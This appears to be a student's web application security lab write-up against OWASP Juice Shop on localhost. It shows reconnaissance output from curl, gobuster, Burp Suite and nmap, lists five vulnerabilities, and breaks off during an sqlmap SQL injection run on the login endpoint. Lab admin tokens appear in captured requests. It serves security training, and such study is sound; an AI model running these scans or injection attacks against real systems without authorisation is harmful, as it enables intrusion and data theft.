
WAS LAB INTERNAL

1. Any application you can work on , 5 information gathering on that application

1)Banner Grabbing:

Command: curl -I http://localhost:3000
To learn what software and version the server is using




kali@kali: ~/Vaibhav/was_lab_exam
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Vaibhav/was_lab_exam]
└─$ curl -I http://localhost:3000

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Thu, 17 Apr 2025 03:43:13 GMT
ETag: W/"11708-19641d7f318"
Content-Type: text/html; charset=UTF-8
Content-Length: 71432
Vary: Accept-Encoding
Date: Thu, 17 Apr 2025 03:57:13 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

2) **Endpoint Discovery:**

Command: gobuster dir -u http://localhost:3000 -w /usr/share/wordlists/dirb/common.txt --exclude-length 71432

To find hidden pages




kali@kali: ~/Vaibhav/was_lab_exam
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Vaibhav/was_lab_exam]
└─$ gobuster dir -u http://localhost:3000 -w /usr/share/wordlists/dirb/common.txt --exclude-length 71432
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:3000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] Exclude Length:          71432
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/api                 (Status: 500) [Size: 3017]
/apis                (Status: 500) [Size: 3019]
/assets              (Status: 301) [Size: 156] [--> /assets/]
/ftp                 (Status: 200) [Size: 11062]
/profile             (Status: 500) [Size: 1154]
/promotion           (Status: 200) [Size: 6586]
/redirect            (Status: 500) [Size: 3119]
/rest                (Status: 500) [Size: 3019]
/restaurants         (Status: 500) [Size: 3033]
/restore             (Status: 500) [Size: 3025]
/restored            (Status: 500) [Size: 3027]
/restricted          (Status: 500) [Size: 3031]
/robots.txt          (Status: 200) [Size: 28]
/snippets            (Status: 200) [Size: 792]
/Video               (Status: 200) [Size: 10075518]
/video               (Status: 200) [Size: 10075518]
Progress: 4614 / 4615 (99.98%)
```

3) JavaScript File Analysis:

To find hidden API endpoints, token handling, logic




Status	Method	Domain	File	Initiator	Type	Transferred	Size
304	GET	localhost:3000	/	document	html	cached	71.43...
304	GET	localhost:3000	runtime.js	script	js	cached	0 B
304	GET	localhost:3000	polyfills.js	script	js	cached	0 B
304	GET	localhost:3000	vendor.js	script	js	cached	0 B
304	GET	localhost:3000	main.js	script	js	cached	0 B
200	GET	cdnjs.cloudflare.com	cookieconsent.min.css	stylesheet	css	cached	4.06 kB
200	GET	cdnjs.cloudflare.com	cookieconsent.min.js	script	js	cached	0 B
200	GET	cdnjs.cloudflare.com	jquery.min.js	script	js	cached	0 B
304	GET	localhost:3000	styles.css	stylesheet	css	cached	579.1...
304	GET	localhost:3000	en.json	polyfills.js:1 (xhr)	json	cached	32.31...
200	GET	localhost:3000	/socket.io/?EIO=4&transport=polling&t=PP1zhTa	polyfills.js:1 (xhr)	plain	326 B	96 B
304	GET	localhost:3000	application-version	polyfills.js:1 (xhr)	json	cached	20 B
304	GET	localhost:3000	application-configuration	polyfills.js:1 (xhr)	json	cached	21.66...
304	GET	localhost:3000	/api/Challenges/?name=Score Board	polyfills.js:1 (xhr)	json	cached	648 B
304	GET	localhost:3000	whoami	polyfills.js:1 (xhr)	json	cached	134 B
304	GET	localhost:3000	languages	polyfills.js:1 (xhr)	json	cached	4.87 kB
304	GET	localhost:3000	application-version	polyfills.js:1 (xhr)	json	cached	20 B
304	GET	localhost:3000	application-configuration	polyfills.js:1 (xhr)	json	cached	21.66...
200	GET	localhost:3000	whoami	polyfills.js:1 (xhr)	json	519 B	134 B
200	GET	localhost:3000	/api/Challenges/?name=Score Board	polyfills.js:1 (xhr)	json	1.03 kB	648 B
200	GET	localhost:3000	application-configuration	polyfills.js:1 (xhr)	json	8.83 kB	21.66...
⦸	GET	localhost:3000	JuiceShop_Logo.png	vendor.js:1 (img)	png	NS_BINDING_ABORTED	75.0...
304	GET	localhost:3000	/api/Quantitys/	polyfills.js:1 (xhr)	json	cached	6.26 kB
304	GET	localhost:3000	search?q=	polyfills.js:1 (xhr)	json	cached	13.64...
200	POST	localhost:3000	/socket.io/?EIO=4&transport=polling&t=PP1zhX_&sid=ToJLuk7:	polyfills.js:1 (xhr)	html	215 B	2 B
200	GET	localhost:3000	/socket.io/?EIO=4&transport=polling&t=PP1zhY6&sid=ToJLuk7:	polyfills.js:1 (xhr)	plain	262 B	32 B

41 requests | 1.19 MB / 11.54 kB transferred | Finish: 1.33 s | DOMContentLoaded: 292 ms | load: 629 ms

```
GET http://localhost:3000/main.js

Status            304 Not Modified
Version           HTTP/1.1
Transferred       1.21 MB (0 B size)
Referrer Policy   strict-origin-when-cross-origin
DNS Resolution    System

Response Headers (393 B)
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Cache-Control: public, max-age=0
Connection: keep-alive
Date: Thu, 17 Apr 2025 04:16:49 GMT
ETag: W/"7014f-19596799000"
Feature-Policy: payment 'self'
Keep-Alive: timeout=5
Last-Modified: Fri, 14 Mar 2025 21:05:04 GMT
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs

Request Headers (1.347 kB)
Accept: */*
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; continueCode=gXWy6ZqWnJPaLzDVMr53w
kbl7voAJlfprGY1jR8p6NemQXKg942BxOyEKr9q; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ
zdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWlu
QGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwM
CIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiJ1bmRlZmluZWQiLCJwcm
9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLC
```

4) **Burp Suite :**

To analyse HTTP requests/responses in detail




```
┌──(kali㉿kali)-[~/Vaibhav/was_lab_exam]
└─$ burpsuite
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Your JRE appears to be version 21.0.3 from Debian
Burp has not been fully tested on this platform and you may experience problems.
```

Burp Suite Community Edition

Your JRE appears to be version 21.0.3 from Debian
Burp has not been fully tested on this platform and you may experience problems.

□ Don't show again for this JRE



Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Request to http://localhost:3000 [127.0.0.1]


```
GET / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIs
ImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMDQtMTYgMTY6NTY6NTQuMTExI
CswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDQtMTYgMTY6NTY6NTQuMTExICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc0NDgyNDYxMn0.Mqxtb_pNgk0e4HGUEcpQUJX9_GNwyH2Q5ZkmL5pEtDFkmFBRTs9MjbsblamH9jQSTGXrxcwrZ3Ah7xaOSnMFlkYw1kEYnOdSDWUvIy
9zjhOTKPiMeCUjTcULvorLlatmEkCMLQn0TdvGLXY9kDjN-XwsbrnNvSND_qiFM1wYu-s; continueCode=gXWy6ZqWnJPaLzDVMr53wkbl7voAJlfprGY1jR8p6NemQXKg942Bx0yEKr9q
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
If-Modified-Since: Thu, 17 Apr 2025 03:43:13 GMT
If-None-Match: W/"11708-19641d7f318"
Priority: u=0, i
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	4
Request headers	15


5) **Nmap Scanning :**

Command: nmap -A -T5 -p 3000 localhost

To scan for open ports, services, and versions:



```
┌──(kali㉿kali)-[~/Vaibhav/was_lab_exam]
└─$ nmap -A -T5 -p 3000 localhost
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-17 09:52 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000070s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE VERSION
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Access-Control-Allow-Origin: *
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: SAMEORIGIN
|     Feature-Policy: payment 'self'
|     X-Recruiting: /#/jobs
|     Accept-Ranges: bytes
|     Cache-Control: public, max-age=0
|     Last-Modified: Thu, 17 Apr 2025 03:43:13 GMT
|     ETag: W/"11708-19641d7f318"
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 71432
|     Vary: Accept-Encoding
|     Date: Thu, 17 Apr 2025 04:22:24 GMT
|     Connection: close
|     <!——
|     Copyright (c) 2014-2025 Bjoern Kimminich & the OWASP Juice Shop contributors.
|     SPDX-License-Identifier: MIT
|     <!doctype html>
|     <html lang="en" data-critters-container>
|     <head>
|     <meta charset="utf-8">
|     <title>OWASP Juice Shop</title>
```



kali@kali: ~/Vaibhav/was_lab_exam
File Actions Edit View Help

```
|     <!——
|     Copyright (c) 2014-2025 Bjoern Kimminich & the OWASP Juice Shop contributors.
|     SPDX-License-Identifier: MIT
|     <!doctype html>
|     <html lang="en" data-critters-container>
|     <head>
|     <meta charset="utf-8">
|     <title>OWASP Juice Shop</title>
|     <meta name="description" content="Probably the most modern and sophisticated insecure web application">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link id="favicon" rel="icon"
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 204 No Content
|     Access-Control-Allow-Origin: *
|     Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
|     Vary: Access-Control-Request-Headers
|     Content-Length: 0
|     Date: Thu, 17 Apr 2025 04:22:24 GMT
|     Connection: close
|   Help, NCP:
|     HTTP/1.1 400 Bad Request
|_    Connection: close
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.94SVN%I=7%D=4/17%Time=68008200%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,101B9,"HTTP/1\.1\x20200\x20OK\r\nAccess-Control-Allow-Origi
SF:n:\x20\*\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20S
SF:AMEORIGIN\r\nFeature-Policy:\x20payment\x20'self'\r\nX-Recruiting:\x20/
SF:#/jobs\r\nAccept-Ranges:\x20bytes\r\nCache-Control:\x20public,\x20max-a
SF:ge=0\r\nLast-Modified:\x20Thu,\x2017\x20Apr\x202025\x2003:43:13\x20GMT\
SF:r\nETag:\x20W/\"11708-19641d7f318\"\r\nContent-Type:\x20text/html;\x20c
SF:harset=UTF-8\r\nContent-Length:\x2071432\r\nVary:\x20Accept-Encoding\r\
SF:nDate:\x20Thu,\x2017\x20Apr\x202025\x2004:22:24\x20GMT\r\nConnection:\x
SF:20close\r\n\r\n<!——\n\x20\x20~\x20Copyright\x20\(c\)\x202014-2025\x20Bj
SF:oern\x20Kimminich\x20&\x20the\x20OWASP\x20Juice\x20Shop\x20contributors
SF:\.\n\x20\x20~\x20SPDX-License-Identifier:\x20MIT\n\x20\x20—→\n\n<!doct
```

2. 5 web server vulnerabilities of that application

1. SQL Injection:

SQL Injection in Juice Shop enables attackers to control database queries by inserting malicious SQL statements into input fields, such as the login form, here I have used sqplmap for sql injection. This results in unauthorized access of the database.

2. Cross-Site Scripting (XSS):

With XSS in Juice Shop, a malicious attacker can inject malicious javaScript code into input fields like search bar, which is executed on other users browsers. This might steal sensitive data such as cookies or session tokens, or trick users into doing unintended things.

3. Broken Access Control:

Broken Access Control in Juice Shop allows users to bypass restrictions and access parts of the app meant to be restricted, such as admin panels or unauthorized user data.

4. Command Injection:


In Juice Shop, Command Injection vulnerabilities permit us to inject system commands in user input fields like I have used in complaint page, leading the server to execute unauthorized commands.

5. Directory Traversal:

Juice Shop also has a Directory Traversal flaw, which enables attackers to view files and directories beyond the desired folder by controlling file paths.Here I am able to access ftp page.


3. 5 exploitation or payloads, such as sql injection, clickJACKing, command injection

1)SQL Injection:



kali@kali: ~/Vaibhav/was_lab_exam
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Vaibhav/was_lab_exam]
└─$ sqlmap -u "http://localhost:3000/rest/user/login" \
--method=POST \
--data='{"email":"admin","password":"admin"}' \
--headers="Content-Type: application/json" \
--level=5 \
--risk=3 \
--ignore-code=401 \
--tables --batch

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.4.1#dev}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:23:50 /2025-04-17/

JSON data found in POST body. Do you want to process it? [Y/n/q] Y
